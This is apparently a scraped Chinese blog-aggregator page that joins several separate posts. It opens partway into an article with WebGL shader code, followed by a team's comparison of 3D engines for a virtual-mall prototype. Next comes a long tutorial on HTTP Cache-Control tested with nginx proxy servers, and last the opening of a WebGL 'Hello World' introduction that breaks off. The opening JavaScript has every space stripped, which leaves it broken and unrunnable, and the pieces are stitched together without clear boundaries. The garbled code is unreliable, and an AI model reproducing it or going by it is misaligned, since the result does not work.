constcanvas=document.querySelector('canvas');constgl=canvas.getContext('webgl');constvertex=`attributevec2position;voidmain(){gl_Position=vec4(position,1.0,1.0);}`;constfragment=`precisionmediumpfloat;voidmain(){gl_FragColor=vec4(0.0,0.0,0.0,1.0);}`;constvertexShader=gl.createShader(gl.VERTEX_SHADER);gl.shaderSource(vertexShader,vertex);gl.compileShader(vertexShader);constfragmentShader=gl.createShader(gl.FRAGMENT_SHADER);gl.shaderSource(fragmentShader,fragment);gl.compileShader(fragmentShader);constprogram=gl.createProgram();gl.attachShader(program,vertexShader);gl.attachShader(program,fragmentShader);gl.linkProgram(program);gl.useProgram(program);constpoints=newFloat32Array([-1,-1,0,1,1,-1,]);constbufferId=gl.createBuffer();gl.bindBuffer(gl.ARRAY_BUFFER,bufferId);gl.bufferData(gl.ARRAY_BUFFER,points,gl.STATIC_DRAW);constvPosition=gl.getAttribLocation(program,'position');gl.vertexAttribPointer(vPosition,2,gl.FLOAT,false,0,0);gl.enableVertexAttribArray(vPosition);gl.clear(gl.COLOR_BUFFER_BIT);gl.drawArrays(gl.TRIANGLES,0,points.length/2); 所以如果使用 WebGL 从零开始,无疑是非常艰难的挑战。于是我们把目光投向了 3D 引擎。 抱有幻想的 3D 引擎 我们可以把 3D 引擎看成是一个封装了 3D API、图形通用算法、底层算法的工具。通常 3D 引擎都搭配有具备可视化操作界面的编辑器,即便是从零开始,通过创建 3D 类型的节点,甚至只需要拖动编辑器上的 3D 模型,我们就可以快速的搭建一个 3D 场景。相比于晦涩难懂的 WebGL,3D 引擎对于初学者无疑更友好。 Unity 3D Unity 3D 可以说是市面上使用率最高的 3D 引擎,它具有生态好、功能支持全面、项目优化好等等优点。但是!它可以做到现在的市场规模与地位,隐藏在它背后成功的商业模式功不可没,遗憾的是,它是收费的,而且价格不菲。在没有产生经济效益的预研阶段,我们不希望投入太大的经济成本,因而放弃。 以下是使用 Unity 3D 完成的 Demo 效果: LayaBox LayaBox 是一个国产的游戏引擎品牌,旗下的 LayaAir 支持 JS、TS 等语言,且可以兼容使用 Unity 3D 导出的地形、组件、物理引擎、动画、摄影机和粒子等元素,因此一个不成熟的想法油然而生,使用 Unity 3D 编辑然后导出场景,然后使用 LayaAir 绑定交互事件后打包发布,这样就可以完美的避开授权费用了?但是很可惜,我们经过尝试后发现,Layabox 的免费范围也仅针对 IDE 基础功能,对于后边可能用到的 IDE 企业会员专属功能,也是收费的,且官方要求的在首页注明「Powered by LayaAir Engine」,这与我们的商业标准不符,所以也告别了商用的可能性。 Egret Egret 也是一款国产的游戏引擎,它一开始就专注 h5 开发,在 h5 方面支持较好,但是它原本是专注于 2D 领域的,在 3D 方向起步较晚,很多官方的文档都还不健全,因此上手难度较大,遇到问题只能摸着石头过河,遂 pass。 Godot Godot 是一款完全免费的游戏引擎,它支持跨平台编辑与发布,但是在打包发布到 h5 页面后,我们发现它打包出来的模型文件较大,这对于移动端加载体验来说是比较致命的问题;而且渲染效果也较为粗糙,模型渲染出现了比较明显的锯齿现象;H5 导出格式支持 WebAssembly 和 WebGL,但是 WebGL 尚不支持任何 IOS 的浏览器。以上种种都不符合我们对元宇宙的预期,因此也只能无奈放弃。 为方便对比,我们做了以下表格进行总结: 引擎名称 使用价格 脚本语言 支持模型格式 Unity 3d 每年1800$(个人) C# .fbx、.dae、.3ds、.dxf、.obj Egret 免费 TypeScript .obj、.gltf Godot 免费 GDScript .obj、.dae、.gltf、.escn、.fbx Layabox 免费 TS\JS\AS3 .fbx、.dae、.3ds、.dxf、.obj 至此,3D 引擎幻想泡灭。 回首拥抱的 BabylonJS 其实除了上述 3D 引擎,我们一开始就想到的还包括 BabylonJs 和 ThreeJs 这两个主流的 3D 框架。作为市面上比较流行的 3D 框架,它们的文档完善度和学习资源丰富度都没有问题。而在这两者的对比上,我们觉得 ThreeJS 与其说是框架,不如说是一个库,它对 WebGL 进行了封装,将复杂的接口简单化,将对象结构数据化,的确是个不错的选择;而相较而言,BabylonJS 在模块化层面则更清晰,也更像是一个框架,并且它拥有不亚于 ThreeJS 丰富度的学习资源,最终成为了我们团队敲定的技术选型。 开展工作— 头脑风暴 作为大促开发团队,我们希望 3D 预研成果能够最终落地到我们的活动。因此在作品定向的讨论上,我们最终敲定了要实现一个虚拟商场。3D 人物模型可以在一个布满各种商品的 3D 商场中行走,它可以运动到心仪的商品前进行预览,甚至可以实现不同 3D 场馆的切换。 素材格式 在明确了作品方向后,我们需要视觉同学提供相关的模型素材。 在众多的 3D 模型格式中,我们最后选择了 .gltf 格式。相对于其他模型格式,.gltf 可以减少 3D 格式中与渲染无关的的冗余数据,从而确保文件体积更小。目前 3D 素材相对来说都比较大,这对于移动端加载体验来说,无疑是致命的。因此拥有更小体积的格式,也拥有了更高的优先选择权。 除此之外,.gltf 是对近二十年来各种 3D 格式的总结,使用最优的数据结构,从而保证最大的兼容性以及可伸缩性,在拥有大容量的同时,支持更多的拓展,比如支持多贴图、多动画等。 所以 .gltf 成为了我们与视觉约定好的唯一素材格式。 开发痛点 模型边界 问题描述:没有判断模型边界,导致模型可以超过合理范围去放大与缩小。 解决方式:从设计规范出发,开发与设计对齐规范,严格按照统一尺度输出模型。 碰撞检测 问题描述:没有做好碰撞检测,导致人物模型可以穿透场景模型。 解决方式:除了输出常规显示的模型,还需要输出不用于显示的低模,利用低模来实现碰撞检测,降低碰撞的计算量;添加寻路系统,当运动模型自动行走时,可以自动绕开障碍物模型。 优化前: 优化后: 场景切换 问题描述:场景切换时,镜头会旋转。 解决方式:切换场景时,需要对不展示的场景关闭控制。需要注意的是,在初始化场景时,通常会伴随着初始化控制,最好在构建函数的最后关闭控制,在当前场景下再开启控制,保证场景控制的唯一性。 内存开支严重 问题描述:内存占用率大,游戏运行一段时间后,手机会有发热和卡顿等现象。 解决方式:控制内存开销,切换场景时,清空其他场景,避免无效的内存占用。 优化前: 优化后: 作品展示— 场景切换: 商品材质切换: 欢迎大家查看链接 预览链接[1] 小结— 元宇宙是一个很庞大的概念,此时只是萌芽阶段,正如我们的探索,必然也存在许多不成熟的地方。但我们相信这是未来的一个方向,也相信我们的产品形态会日益丰富与成熟。 让我们共同期待! 相关链接— [1]预览链接: https://storage.360buyimg.com/pubfree-bucket/babylon_test/6da49f0/index.html 本文分享自微信公众号 - 凹凸实验室(AOTULabs)。如有侵权,请联系 support@oschina.cn 删除。本文参与“OSC源创计划”,欢迎正在阅读的你也加入,一起分享。

优秀的个人博客,低调大师

每日一博 | HTTP 缓存协议实战


一、什么是缓存 缓存,又称作Cache,我们把临时存储数据的地方叫做缓存池,缓存池里面放的数据就叫做缓存。当用户需要使用这些数据,首先在缓存中寻找,如果找到了则直接使用。如果找不到,则再去其他数据源中查找。 二、为什么要使用缓存技术 缓存的本质就是用空间换时间,以临时存储的数据暂时代替数据源中读取最新的数据,这种方式带来的好处在不同的场景下是不一样的。 举个例子: 当我们需要喝水时,我们会拿出一个水杯,去水龙头接一杯水来喝。大家可以思考一下,为什么用杯子来喝水,而不是直接用嘴巴在水龙头接水喝。 用杯子喝水确实存在一些既有的问题,比如杯子里面的水容易变凉,而水龙头流出的水确是恒温的。我们可以想象一下,公司里的同事们排队在水龙头下面喝水的场面,确实有点滑稽,我们宁愿接受杯子里的水会变凉这个既有问题。 用杯子喝水有以下几个优势: 用杯子喝水解决了总是要去找水龙头的问题,因为杯子可以一次接更多的水。 用杯子喝水更不容易洒出来,不容易浪费水。 用杯子喝水比趴在水龙头下喝水更优雅。 我们把杯子看成一个缓存池,杯中的水看成缓存,我们接受了杯中水会变凉的问题,相当于牺牲了数据的实时性。把这些优势换一个方式来描述,于是使用缓存的优势变成了下面几个: 降低了系统压力; 节省了资源消耗; 优化用户体验。 三、HTTP缓存的作用 网络的其中一个特点就是不稳定性,很多用户受到网速慢的困扰。 服务器在大量用户访问的场景下实时计算数据也很容易产生瓶颈,导致服务变慢。从缓存技术具备的优势来看,很适合解决网络服务不稳定的问题。 四、HTTP缓存协议 协议是沟通过程中双方都遵守并且使用的一种规则。举个栗子,客户端和服务器两位大兄弟在新款机型问题上进行了几次沟通? 客户端:大哥,新款nex发布没? 服务器:老弟,还没发,你记住,别老来问我! 一周后...... 客户端:大哥,我又来了,最新情况如何? 服务器:跟上次一样。 一个月后..... 客户端:大哥,这都一个月了,怎么样了啊?! 服务器:已经开售啦! 在这个例子里面,客户端与服务端沟通过程中就遵循某种规则,我们来看一下。 数据部分:机型的内容; 协议部分:1)别老来问我,2)最新情况如何,3)跟上次一样。 服务端说的这些话,客户端都能看懂并且明白这些话中所蕴含的意义,这就是客户端与服务端之间达成的某种通讯协议。 4.1 HTTP消息头 在介绍HTTP缓存协议之前,我们先来了解一下HTTP消息头的基础知识。我们对HTTP/HTTPS的数据请求都比较熟悉,在HTTP的数据请求中有一种信息叫做“头部信息”。 头部信息是在客户端请求或者服务端响应是传递给对方的一种信息。我们来看一下HTTP协议的组成部分。 HTTP 请求的组成 状态行、请求头、消息主体三部分组成。 HTTP 响应的组成 状态行、响应头、响应正文。 其中,请求头和响应头就是我们这里说的“头部信息”或者又叫“消息头”。那么头部信息有什么作用呢? 4.2 请求头 如图所示: 4.3 响应头 如图所示: 我们今天要讲的缓存协议——Cache-Control, 也是放在消息头中进行控制的。 4.4 缓存协议 在第一节中,我们介绍了使用缓存技术的三个优势,在网络数据交换的过程中,使用缓存技术同样有这三个优势。 1)降低系统压力 使用HTTP缓存技术,可以有效的降低服务端的压力,服务端不需要实时计算数据并返回数据。 2)节省资源消耗 使用HTTP缓存技术,可以有效的避免大量的重复数据传输,降低流量消耗。 3)优化用户体验 使用HTTP缓存技术,本地缓存可以以较快的速度加载,减少用户等待时间。 在讲HTTP协议如何实现缓存之前,我们先来讲一下缓存类型。HTTP缓存一般被分为两类,私有缓存和共享缓存。 4.4.1 私有缓存 缓存被存储在设备本地或者独立的账户体系下,仅供当前用户使用,他可以用来降低服务器压力,提高用户体验,甚至实现离线浏览。 4.4.2 共享缓存 共享缓存是在代理服务器或者其他中间服务器中进行二次缓存的数据,一般这里我们常见的是CDN,这种缓存可以被多个用户访问,用来减少流量和延迟。 对于一次网络数据交互,本地缓存和共享缓存可以同时存在,HTTP协议中规定了如何进行控制这些缓存的使用和更新。在HTTP中,控制缓存有两种字段:一个是Pragma;另一个是cache-control。 Pragma是一个在 HTTP/1.0 中定义的字段,从mozilla官网文档上查询,Pragma 支持现有的几乎所有浏览器。 但是作为旧时代的产物,cache-control正在逐步的替代它。cache-control 是从 HTTP/1.1开始引入的协议。有些前端开发者会选择在cache-control的基础上增加Pragma 来向下兼容,事实上android的webview即支持Pragma 又支持cache-control。 而当Pragma 和 cache-control 同时出现时,Pragma 的优先级大于cache-control 当然,这不是今天的重点,有兴趣的同学可以自行查阅相关资料。 下面我们就具体的来讲一下cache-control缓存协议的具体定义。HTTP协议规定,服务端通过响应头中的cache-control将缓存方式通知给客户端,同时客户端也可以通过请求头中的cache-control来将自己的缓存需求通知给服务器。 4.4.3 响应头中的cache-control 响应头中的cache-control一般有如下取值: Cache-control: public Cache-control: private Cache-control: no-cache Cache-control: no-store Cache-control: no-transform Cache-control: must-revalidate Cache-control: proxy-revalidate Cache-Control: max-age= Cache-control: s-maxage= 4.4.4 请求头中的cache-control 请求头中的cache-control一般有如下取值: Cache-Control: max-age= Cache-Control: max-stale[=] Cache-Control: min-fresh= Cache-control: no-cache Cache-control: no-store Cache-control: no-transform Cache-control: only-if-cached mozilla开发者网站将这些取值分为如下几个类别进行描述。 4.4.5 可缓存性控制 public 表明响应可以被任何对象(包括:发送请求的客户端,代理服务器,等等)缓存,即使是通常不可缓存的内容。(例如:1.该响应没有max-age指令或Expires消息头;2. 该响应对应的请求方法是 POST 。) private 表明响应只能被单个用户缓存,不能作为共享缓存(即代理服务器不能缓存它)。私有缓存可以缓存响应内容,比如:对应用户的本地浏览器。 no-cache 在发布缓存副本之前,强制要求缓存把请求提交给原始服务器进行验证(协商缓存验证)。 no-store 缓存不应存储有关客户端请求或服务器响应的任何内容,即不使用任何缓存。 4.4.6 缓存有效性控制 max-age= 设置缓存存储的最大周期,超过这个时间缓存被认为过期(单位秒)。与Expires相反,时间是相对于请求的时间。 s-maxage= 覆盖max-age或者Expires头,但是仅适用于共享缓存(比如各个代理),私有缓存会忽略它。 max-stale[=] 表明客户端愿意接收一个已经过期的资源。可以设置一个可选的秒数,表示响应不能已经过时超过该给定的时间。 min-fresh= 表示客户端希望获取一个能在指定的秒数内保持其最新状态的响应。 stale-while-revalidate= 表明客户端愿意接受陈旧的响应,同时在后台异步检查新的响应。秒值指示客户愿意接受陈旧响应的时间长度。 **stale-if-error=** 表示如果新的检查失败,则客户愿意接受陈旧的响应。秒数值表示客户在初始到期后愿意接受陈旧响应的时间。 4.4.7 重新验证和重新加载 must-revalidate 一旦资源过期(比如已经超过max-age),在成功向原始服务器验证之前,缓存不能用该资源响应后续请求。 proxy-revalidate 与must-revalidate作用相同,但它仅适用于共享缓存(例如代理),并被私有缓存忽略。 4.4.8 其他控制 no-transform 不得对资源进行转换或转变。Content-Encoding、Content-Range、Content-Type等HTTP头不能由代理修改。例如,非透明代理或者如Google's Light Mode可能对图像格式进行转换,以便节省缓存空间或者减少缓慢链路上的流量。no-transform指令不允许这样做。 only-if-cached 表明客户端只接受已缓存的响应,并且不要向原始服务器检查是否有更新的拷贝。 从这些描述以及分类中可以看出来,可缓存性控制+缓存有效性控制+其他控制,这几个控制维度是不冲突的,可以共同实现缓存的实现方式限定。 事实上cache-control确实是可以同时接受多个取值的,多个不同的指令可以搭配使用来对缓存进行控制。如果使用了相矛盾的多个指令取值,那么指令就会按照优先级进行缓存控制。 比如no-store和max-age这两种在行为上矛盾的指令取值放在一起下发,那么终端就只会按照no-store来进行缓存。 4.4.9 协议工作实战分析 专业的运维人员,一定很了解这些描述所表达的意思。然而作为客户端或者前端的我们,光是看这些专业术语,可能很难理解不同配置取值下实际的缓存效果。 因此为了搞明白取值对实际缓存效果的影响。我使用两台电脑,分别搭建了一个静态资源服务器(源服务器),一个代理服务器,通过模拟线上服务器的场景,来对常见的几种缓存控制模式进行验证。nginx的安装比较简单,此处不在赘述。 静态资源服务器(源服务器) **windows+nginx,**配置如下: 代理服务器 windows+nginx,配置如下: 服务器搭建完成后,我们逐个改变cache-control的取值,来模拟几种常见的缓存控制模式,来帮助大家理解这些取值,加深印象。在日常的使用过程中,cache-control更多的是被放在响应头中来控制浏览的缓存行为,因此我们先来验证一下cache-control放在响应头中的情况。 场景:静态资源服务器(源服务器)的响应头中没有添加任何cache-control标识。没有添加标识,其实对应的就是public标识。 public通常可以看成默认值,如果我们不在响应中添加任何有关Cache-control的header,那么这次响应默认的处理逻辑就类似Cache-control: public。 (这里使用"通常","类似"这种不确定的字眼,需要解释一下,如果服务器返回了302或者307这种重定向响应时,添加Cache-control: public会让浏览器把重定向响应也缓存起来,但是如果不添加Cache-control,则不会缓存,也存在不同网络框架或者浏览器做不同处理的可能性)。 public的意思是浏览器或者代理服务器都可以对静态资源服务器(源服务器)返回的资源进行缓存。使用浏览器直接访问静态资源服务器(不经过代理服务器)。 第一次访问 第一次访问,服务器返回了200状态并将静态html传回给客户端。同时,服务器还带上了ETag和Last-Modified两个字段,我们先继续往下看。此时客户端做了几件事情: 缓存了静态资源的内容; 记录了该内容的ETag和Last-Modified。 点击浏览器刷新按钮 点击浏览器的刷新按钮后,客户端浏览器带上了第一次请求时返回的ETag和Last-Modified再次请求了服务器。服务端通过这两个参数认为客户端已经缓存了资源,服务器不需要再次返回资源了。于是服务器返回了304。 那如果有代理服务器掺和进来又是一个什么样的场景呢?还记得我们之前配置的那台代理服务器吗,我们将代理服务的代理缓存时间设定在了10秒。 第一次访问 点击浏览器刷新按钮 点击浏览器的刷新按钮时,客户端浏览器带上了第一次请求时返回的ETag和Last-Modified再次请求了服务器。服务端通过这两个参数认为客户端已经缓存了资源,服务器不需要再次返回资源了,于是服务器返回了304。 注意这次刷新时,ngiux-cache-status的状态时HIT标识这次命中了代理服务器的缓存,这次的客户端缓存有效性判断是由代理服务器完成的。 10秒后的第三次刷新 前面说了 代理服务器的缓存有效期,我们配置成了10秒。第三次刷新时服务器依然返回了304,资源不需要更新。 但是这次刷新时,ngiux-cache-status的状态是EXPIRED,这标识代理服务器的缓存已经失效了,不能用来做有效性判断, 这个时候,代理服务器就会将这次的请求透传给静态资源服务器(源服务器),通过静态资源服务器(源服务器)完成的缓存的有效性判断。 在这个过程中,代理服务器又会对自己的缓存进行更新,于是有了下面第四次。 第四次刷新 逻辑图如下; 通过这四次请求,我们能够清晰的了解了整个的逻辑,代理服务器在某些情况下直接代替了静态资源服务器(源服务器)。因为public指令告诉代理服务器,可以缓存数据,于是代理服务器按照配置将数据缓存了10秒,超过10秒后就会重新将请求转发给静态资源服务器(源服务器),同时重新进行缓存。 这时候有的同学会问了,代理服务器有缓存的时间限制,在没有达到时间限制之前是不会重新请求静态资源服务器(源服务器)的,这时候就降低了静态资源服务器(源服务器)的压力。那为什么在上面的例子里面,浏览器一直在请求代理服务器呢? 这里要跟大家说明一下,在上述的案例中,我们其实一直在点击浏览器的刷新按钮,刷新按钮的意思就是让客户端浏览器重新请求服务器来验证缓存内容的有效性。 大家仔细看下所有截图中的Request-Header 是不是都有一个**max-age = 0 ,**这个指令就是浏览器在刷新请求时,告诉服务器——我本地的缓存可能到期了,你要帮我验证一下。如果你尝试将网址复制到浏览器的新窗口然后点击回车打开url,而不是点击刷新按钮,这个时候就会像下图这样。 浏览器不会访问网络,注意看Status Code 那里括号里面的备注,Status Code: 200 OK (from disk cache) 表示这次的响应数据,其实是从磁盘缓存里面拿的。 在android系统的WebView中,正常情况下是没有提供刷新按钮的(除非开发者自己写一个)那么这种场景下webview就不会请求网络,每次都从磁盘缓存中拿数据,对应在抓包时,就看不到网络请求。 了解了整个逻辑之后,我们再来看mozilla提供的描述,再结合上述的逻辑,是不是就已经有了初步的概念了。 4.4.10 在响应头中的可缓存性控制 public 表明响应可以被任何对象(包括:发送请求的客户端,代理服务器,等等)缓存,即使是通常不可缓存的内容。(例如:1.该响应没有max-age指令或Expires消息头;2. 该响应对应的请求方法是 POST 。)这个其实就是我们刚刚验证的场景。 private 表明响应只能被单个用户缓存,不能作为共享缓存(即代理服务器不能缓存它)。私有缓存可以缓存响应内容,比如:对应用户的本地浏览器。 如果使用private,代表着这个资源,可以被私有用户缓存,缓存不会被共享,实际测试,当标注为private时,浏览器可以进行缓存,但是代理服务器不会缓存这个资源。有些材料里面提到,private是可以指定缓存的user_id的,这种属于比较复杂的配置了,有兴趣的同学可以研究下。 no-cache 强制要求缓存把请求提交给原始服务器进行验证(协商缓存验证)。 这是一个服务端经常使用的指令,也是一个比较容易与no-store混淆的指令,许多前端和客户端的同学都认为当服务端的响应中标注了no-cache,那么客户端就不会进行缓存,每次都会请求服务器获取新的内容。其实只说对了一半。 在这种场景下,浏览器确实会每次都请求服务器,但是并不意味着浏览器不缓存资源,mozilla的官方解释是“把请求提交给原始服务器进行验证”如果缓存没有问题,那么服务器就会返回304,让浏览器继续使用自己本地的缓存”。 no-store 不应存储有关客户端请求或服务器响应的任何内容,即不使用任何缓存。 这个指令就是完全不使用本地缓存,在这种模式下,客户端不会记录任何缓存,包括Etag等,每次都会重新发起请求,并且得到200响应和对应的数据。如果前端希望自己的网页完全不被缓存,那么可以试下这个指令。 以上指令解决了客户端以及代理服务器能不能缓存的问题,有的同学就会有疑问了,如果让客户端进行本地缓存,那么正常情况下如果不去手动刷新,客户端是不会请求服务器的,前端发新版后,客户端如何选择合适的时机请求服务器呢? 这个时候就要用到缓存有效性控制。浏览器和服务器之间的缓存校验是相互的 ,也就是说服务器可以告知浏览器 这个缓存你能用多久,能保留多久。 先来看下服务器是如何通知客户端缓存可以用多久的。缓存有效性控制指令一般会与可缓存性指令共同下发给客户端。 我们在server的header中增加max-age属性,同时,为了避免代理服务器提前将代理缓存置为无效,我们将代理服务器的缓存有效时间设置到100秒,超过静态资源服务器(源服务器)设置的max-age = 20。 第一次请求 我们使用刷新功能刷新浏览器,在20秒内我们持续得到HIT的状态,说明命中了代理服务器的缓存。20秒之后 代理服务器返回EXPIRED 说明代理服务器响应了静态资源服务器(源服务器)的指示,让本地代理失效了,而代理服务器设置的100秒本地缓存时间,这个时候被忽略了。 这次我们依然使用了浏览器的刷新功能来强制浏览器去服务器校验缓存的有效性,也就是说其实在上面的测试中,浏览器每次都是自己忽略max-age,去访问服务器的。 结论:新增的max-age,控制了代理服务器保留的缓存时长,本地代理会忽略配置中的缓存时长直接使用静态资源服务器(源服务器)下发的max-age作为缓存时长。 下面为了测试浏览器如何使用本地缓存,我们用android上的webview来进行实验,因为webview是没有刷新按钮的(除非开发者自己造一个)。 第一次打开; 打开后在后面我们每隔两秒再打开一次; 可以看到20秒内,webview都没有重复请求服务器下载站点的index.html,在上面的截图中,每显示一个favicon.ico就是我打开一次站点链接,因为我没有在源服务器中配置favicon.ico,所以每次打开,webview都在找服务器下载这个资源。 超过20秒后,webview发起了请求,此次服务器返回了304,要求客户端继续使用缓存进行展示,这次max-age指令体现出来了。而webview在这次校验之后,会将本地的缓存再延长20秒的有效期,在下一个20秒后,webview才会再次发起新的缓存验证请求。 总结:客户端webview会在public指令下缓存index.html,然后在max-age要求限制的时间内,都不会发起任何网络请求来校验资源。 在官网商城的一个案例中,网站上线后,运维没有配置任何cache-control协议,在默认public的模式下,客户端webview一直使用本地缓存,开发人员发现前端发版后,客户端无法及时更新页面。于是在每一个打开的网址后面手动拼接了一个时间戳,来强制改变网址,让浏览器的缓存失效,其实只要使用nocache或者max-age作为cache-control协议就可以解决该问题。 除了max-age,cache-control在可缓存性控制指令的基础上还可以增加如下几个控制; no-transform 源服务端告诉客户端,客户端在缓存数据的时候不可以对文件进行改变,比如压缩,格式修改等... must-revalidate 源服务端告知客户端,一旦资源过期,在向静态资源服务器(源服务器)发起验证之前,该资源不得使用。 proxy-revalidate 与must-revalidate作用相同,仅仅适用于共享缓存(例如代理)。 max-age= 静态资源服务器(源服务器)告知客户端,X秒内,客户端都不需要对缓存进行校验,可以直接使用。 s-maxage= 静态资源服务器(源服务器)告知代理服务器,代理服务器可以在X秒内使用该缓存,并且不需要进行校验,直接可以使用,但是客户端会忽略这个指令。 问题又来了,在验证的过程中,服务器是怎么判断浏览器的缓存是否有效的呢? 客户端浏览器在有机会访问服务器的时候就会告诉服务器,我的本地缓存是什么时候的数据(Last-Modified),数据内容是什么(ETag),这样服务端就能根据这两个值来判断客户端的缓存是否是有效的。 我们来模拟一次前端的发版操作,将index.html的内容进行修改;然后使用android webview进行请求。 这一次服务器毫不吝啬的返回了200和数据。大家仔细观察请求头和响应头; 请求头中的if-None-Match 其实就是保持的上次服务器返回的ETag; 请求头中的if-Modified-Match 其实就是保持的上次服务器返回的Last-Modified; 现在这两个值跟服务端的都对应不上了,所以服务器返回了最新的数据和200状态码,并且带上了最新的Etag,Last-Modified。而客户端下一次请求时,就会带上最新的Etag和Last-Modified。 在某些情况下,服务器返回的校验字段会不完整,比如缺失了Etag和Last-Modified中某一个,那么这种情况下的缓存校验就会存在风险。 在PC官网的一个案例中,源站点服务器返回了静态资源的Etag和Last-Modified,但是代理服务器,也就是CDN厂商在返回时将Etag给清除了,导致缺少了Etag校验。在正常情况下,服务器只使用文件的最后一次修改时间来做缓存校验也没啥问题。但是有这么一个用户,他的浏览器内缓存的静态资源损坏了,浏览器每次读取出来的资源无法使用,也就无法正常渲染页面,但是在每次与服务器校验资源的时候,服务器依然会告知客户端304(缓存可用)。这种场景下,只要源站点服务器不进行资源更新,也就是不变动这个Last-Modified,那么用户将永远打不开这个文件。 讲完了这些,差不多整个缓存协议的下行及交互部分大家已经略知一二了。剩下的就是缓存协议的上行部分了,所谓上行部分就是将cache-control写在浏览器访问的请求头上面。 前面我们也提过,浏览器的刷新请求,其实就是在请求头里面加了一个**cache-control :max-age = 0 。**这其实是告知服务器,客户端希望接收一个存在时间不大于0秒的缓存,一般的源服务器,特别是静态资源服务器,这个时候就会根据客户端的缓存情况返回200或者304。 4.4.11 在请求头中的可缓存性控制 no-cache 告知代理服务器,不直接使用缓存,要求向源服务器发起请求。 no-store 所有的文件都不缓存到本地或者临时文件夹中。 max-age 告知服务器客户端希望接收一个存在时间不大于X秒的资源。 max-statle 告知服务器客户端愿意接受一个超过缓存时间的资源,时间为X秒。 min-fresh 告知服务器客户端希望接收一个在小于X秒内被更新过得资源。 no-transform 告知代理服务器,不允许代理服务器对资源进行压缩,转化,比如有些代理服务器会对图片进行压缩,格式转换。 only-if-cached 告知代理服务器如果代理服务器有缓存内容,就直接给,不用再找源服务器要。 请求头中的缓存控制因为用的比较少,我就不过多的去解读了,有兴趣的同学可以去研究下。 五、总结 HTTP的cache-control协议规定了客户端,代理服务器,源服务器三者之间的缓存交互逻辑。做为客户端开发,经常出现一些与cache相关的问题在排查时无从下手,通过学习了解这部分内容,可以帮助快速的分析定位这部分问题。 前端同学熟悉cache-control的逻辑后,也可以根据业务的形态跟运维讨论自己缓存需求,有效的降低服务器的压力和用户的流量,提高网页打开速度。 作者:vivo互联网客户端团队-Chen Long

优秀的个人博客,低调大师

每日一博 | WebGL 的 Hello World


本文整理自 div 侠于 凹凸 2022 年技术分享,简单介绍了 WebGL 画一个基础图形的流程,希望你了解之后,在使用 3d 渲染库的时候可以少点迷糊。 四种常用的页面绘图工具— 关于 h5 页面的图形绘制,我们大多谈及的是这四种工具:html+css,svg、canvas2d、WebGL。 html+css 是最常见的绘图工具了,使用 css 绘图跟平时写页面布局一样,在制作图表的时候,我们可以用 css 把图表的样式定义好,其他的,就是根据数据的不同 ,给元素添加上不同的属性。这样的开发对于图表元素简单、数据结点少的场景非常友好。不仅可以减少开发的工具量,而且不用引入多余的代码库。但是,随时需要绘制的图形越来越多, css 代码做变得越来越复杂,加上 css 本来没有逻辑语义,代码会变得不易阅读和维护。 svg 是可缩放矢量图形,他跟 html、css 的结合很紧密,可以把 svg 当做 img 的 src ,也可以用 css 操控 svg 的属性, svg 和 html 都是文本标记语言, svg 较 html 增加了对非线性图形的支持,包括圆弧,贝塞尔曲线等。同时,svg 支持 , 等复用类的语法,这让他就算绘制很多图形,代码也保留一定可读性。不过 svg 也有一些缺点。因为一个图形都是一个元素结点。在数据多的时候,页面刷新引起的布局、渲染计算的开销就会非常大。而且,完整的 svg 把结构,样式,复用逻辑都放在一起,跟 html + css + js 这种三者分开的模式比总少了一些整洁。 canvas2D 是 canvas 的 2d 绘图上下文,他提供了一系列方法,用于对 canvas 区域的图像进行修改和绘制,相比于前两者的开箱即用, canvas2d 很多图形和颜色都需要自己实现和封装使得这个工具上手的难度大了不少,但是,如果把这些基础的事情做好,你将拥有一个功能完全覆盖前面两个工具,而且便于扩展的绘图工具。 WebGL 也是 canvas 的绘图上下文,是 OpenGL es 的 web 实现。最大的特点,就是更低层,可以直接使用 gpu 的并行能力。在处理图形数量非常多,像素级处理和 3d 物体的场景下,拥有很高的性能优势。 四种工具的选择思路 当我们拿到一个绘图需求的时候,应该先看看这个需求用到的图形是不是比较少,而且简单。如果是的话,可以直接选择 css 进行快速开发。如果图形虽然简单但比较多,或者图形有一些曲线需求,这个时候 svg 还可以快速应付。如果图形之间的结构复杂,数量比较多的时候选择 canvas2d 。而当图形的数量级大到一定的量,或者需要对每一个像素进行处理,或者需要大量的 3d 展示的时候,我们得使用 WebGL 了 WebGL 的 Hello World— WebGL 的 Hello World 不像其他工具一样可以一两行代码就搞定,而是足足有四十多行代码。虽然这串代码在各个 3d 渲染库里都有对应封装的方法,基本不用我们自己徒手去写,但是学习这串代码可以让我们对 WebGL 绘图过程有一个最基础的了解。 WebGL 绘图一共有五个步骤: 创建 WebGL 绘图上下文 创建着色器编程,关联到 gl 上下文中 (跟第3步并行) 创建数据,放入缓冲区并把缓冲区关联到 gl 上下文中(跟第2步并行) GPU 加载缓存中的数据 绘制图形 创建 WebGL 上下文 